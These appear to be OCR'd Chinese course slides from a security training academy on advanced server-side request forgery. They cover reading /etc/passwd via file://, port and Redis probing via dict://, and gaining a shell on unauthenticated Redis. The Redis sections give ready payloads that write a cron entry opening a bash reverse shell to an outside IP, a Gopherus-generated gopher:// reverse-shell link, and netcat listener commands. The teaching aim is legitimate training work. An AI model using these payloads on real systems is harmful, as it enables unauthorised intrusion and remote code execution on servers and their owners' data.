服务器端请求伪造进阶

讲师：空白

学院介绍

学院宗旨：专注网安人才实战技能培养

学院官网：https://edu.hetianlab.com/

合天网安实验室：https://www.hetianlab.com/

主打课程：

《web安全》：OWASP TOP 10漏洞原理及测试

《渗透测试》：渗透测试流程及工具的使用

《安全开发》：用python写一个综合的扫描器

《CTF-PWN》：CTF中的PWN相关


目录
CONTENTS

/01 读取敏感文件

1.1 file协议

本地文件传输协议，用于访问本地计算机中的文件。好比通过Windows的资源管理器中打开文件或者通过右键单击‘打开’一样。

格式：file://filepath



1.1.1 读取/etc/passwd

在Linux 中 /etc/passwd文件中每个用户都有一个对应的记录行，它记录了这个用户的一些基本属性。系统管理员经常会接触到这个文件的修改以完成对用户的管理工作。

```
root@ecs-s2-large-2-linux-20190801164131:~# curl -v file:///etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
colord:x:111:116:colord colour management daemon,,,:/var/lib/colord:/bin/false
_chrony:x:112:117:Chrony daemon,,,:/var/lib/chrony:/bin/false
mysql:x:113:119:MySQL Server,,,:/nonexistent:/bin/false
user:x:1000:1000::/home/user:
* Closing connection 0
```

1.1.2 读取/etc/hosts

hosts文件主要作用是定义IP地址和主机名的映射关系，是一个映射IP地址和主机名的规定。可以用文本文件打开！当用户在浏览器中输入一个网址时，系统会首先自动从hosts文件中寻找对应的IP地址，一旦找到，浏览器会立即打开对应网页，如果没有找到，则浏览器会将网址提交DNS服务器进行IP地址解析。

```
root@ecs-s2-large-2-linux-20190801164131:~# curl -v file:///etc/hosts
127.0.0.1       localhost

# The following lines are desirable for IPv6 capable hosts
::1     localhost       ip6-localhost   ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.1.1       localhost.vm    localhost
127.0.1.1       ecs-s2-large-2-linux-20190801164131     ecs-s2-large-2-linux-20190801164131

* Closing connection 0
```

1.2 file协议与http协议的区别

file协议主要用于读取服务器本地文件，访问的是本地的静态资源

http是访问本地的html文件，相当于把本机当作http服务器，通过http访问服务器，服务器再去访问本地资源。简单来说file只能静态读取，http可以动态解析

http服务器可以开放端口，让他人通过http访问服务器资源，但file不可以

/02 探测内网服务

2.1 dict协议

属于字典服务器，在ssrf中常用于探测目标服务器端口上运行的服务版本信息.

格式：dict://ip:port

2.1.1 探测应用服务版本

```
root@ecs-s2-large-2-linux-20190801164131:~# curl -v dict://127.0.0.1:22
* Rebuilt URL to: dict://127.0.0.1:22/
*   Trying 127.0.0.1...
* Connected to 127.0.0.1 (127.0.0.1) port 22 (#0)
SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.10
Protocol mismatch.
* Recv failure: Connection reset by peer
* Closing connection 0
curl: (56) Recv failure: Connection reset by peer
root@ecs-s2-large-2-linux-20190801164131:~# curl -v dict://127.0.0.1:23
* Rebuilt URL to: dict://127.0.0.1:23/
*   Trying 127.0.0.1...
* connect to 127.0.0.1 port 23 failed: Connection refused
* Failed to connect to 127.0.0.1 port 23: Connection refused
* Closing connection 0
curl: (7) Failed to connect to 127.0.0.1 port 23: Connection refused
root@ecs-s2-large-2-linux-20190801164131:~#
```

2.1.2 探测内网redis

REmote DIctionary Server(Redis) 是一个由 Salvatore Sanfilippo 写的 key-value 存储系统，是跨平台的非关系型数据库。

Redis一般绑定在本地的6379端口上，如果在没有开启认证的情况下，可以导致任意用户利用ssrf漏洞攻击内网中的未授权Redis以及读取Redis的数据。

```
root@ecs-s2-large-2-linux-20190801164131:~# curl -v dict://127.0.0.1:6379
* Rebuilt URL to: dict://127.0.0.1:6379/
*   Trying 127.0.0.1...
* Connected to 127.0.0.1 (127.0.0.1) port 6379 (#0)
-ERR Unknown subcommand or wrong number of arguments for 'libcurl'. Try CLIENT HELP
+OK
* Closing connection 0
root@ecs-s2-large-2-linux-20190801164131:~# curl -v dict://127.0.0.1:6379/info
*   Trying 127.0.0.1...
* Connected to 127.0.0.1 (127.0.0.1) port 6379 (#0)
-ERR Unknown subcommand or wrong number of arguments for 'libcurl'. Try CLIENT HELP
$3235
# Server
redis_version:5.0.5
redis_git_sha1:00000000
redis_git_dirty:0
```

/03 攻击内网应用

3.1 dict协议攻击redis

攻击者在未授权访问Redis的情况下可以利用Redis的相关方法，如果运行 redis 的用户是 root 用户，攻击者可以通过写定时任务的方式进行反弹shell。

3.1.1 写定时任务

centos，在/var/spool/cron/目录下

ubuntu 的定时任务在 /var/spool/cron/crontabs/ 目录下

```
root@ecs-s2-large-2-linux-20190801164131:~# curl -v file:///etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.7 LTS"
* Closing connection 0
root@ecs-s2-large-2-linux-20190801164131:~#
```

```
[root@localhost ~]# curl -v file:///etc/redhat-release
CentOS Linux release 7.4.1708 (Core)
* Closing connection 0
[root@localhost ~]#
```

3.1.1 payload

dict://172.17.0.5:6379/flushall

dict://172.17.0.5:6379/config set dir /var/spool/cron/

dict://172.17.0.5:6379/config set dbfilename root

dict://172.17.0.5:6379/set x "\n* * * * * bash -i &> /dev/tcp/120.27.61.239/2333 <&1\n"

dict://172.17.0.5:6379/save

nc –lvvp 2333

3.2 gopher协议攻击redis

gopher 协议是比 http 协议更早出现的协议，现在已经不常用了，但是在 SSRF 漏洞利用中 gopher 可以说是万金油，因为可以使用 gopher 发送各种格式的请求包，可以攻击内网的 FTP、Telnet、Redis、Memcache，也可以进行 GET、POST 请求，还可以攻击内网未授权MySQL

gopher协议默认端口70，所以需要指定web端口，而且需要指定方法。数据部分需要进行url编码。回车换行使用%0d%0a

基本协议格式：URL:gopher://<host>:<port>/<gopher-path>_后接TCP数据流


3.2.1 Gopherus的运用

在 SSRF 易受攻击的站点上生成 Gopher 负载以利用 SSRF 并获得 RCE。

可以攻击的应用：MySQL、FastCGI、Memcached、Redis、Zabbix、SMTP

项目地址：https://github.com/tarunkant/Gopherus

```
D:\Pentest Tools\连接程序\Gopherus->python2 gopherus.py --exploit redis
□[32m
```



```
                □[34mauthor: □[33m$_SpyD3r_$
□[0m
□[01m
Ready To get SHELL
□[0m
□[35mWhat do you want?? (ReverseShell/PHPShell): □[0mReverseShell
□[96m
Give your IP Address to connect with victim through Revershell (default is 127.0.0.1): □[0m120.27.61.239
□[96mWhat can be his Crontab Directory location
## For debugging(locally) you can use /var/lib/redis : □[0m/var/spool/cron/
□[93m
Your gopher link is ready to get Reverse Shell:
□[0m
□[04mgopher://127.0.0.1:6379/_%2A1%0D%0A%248%0D%0Aflushall%0D%0A%2A3%0D%0A%243%0D%0Aset%0D%0A%241%0D%0A1%0D%0A%2468%0D%0A%0A%0A%2A/1%20%2A%20%2A%20%2A%20%2A%2
6%20/dev/tcp/120.27.61.239/1234%200%3E%261%22%0A%0A%0A%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%243%0D%0Adir%0D%0A%2416%0D%0A/var/spool/cron/%
%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0Adbfilename%0D%0A%244%0D%0Aroot%0D%0A%2A1%0D%0A%244%0D%0Asave%0D%0A%0A□[0m
□[01m
Before sending request plz do `nc -lvp 1234`□[0m

□[41m-----------Made-by-SpyD3r-----------□[0m
```

感谢您的聆听

学习工具、资料及课程回放

扫码免费领取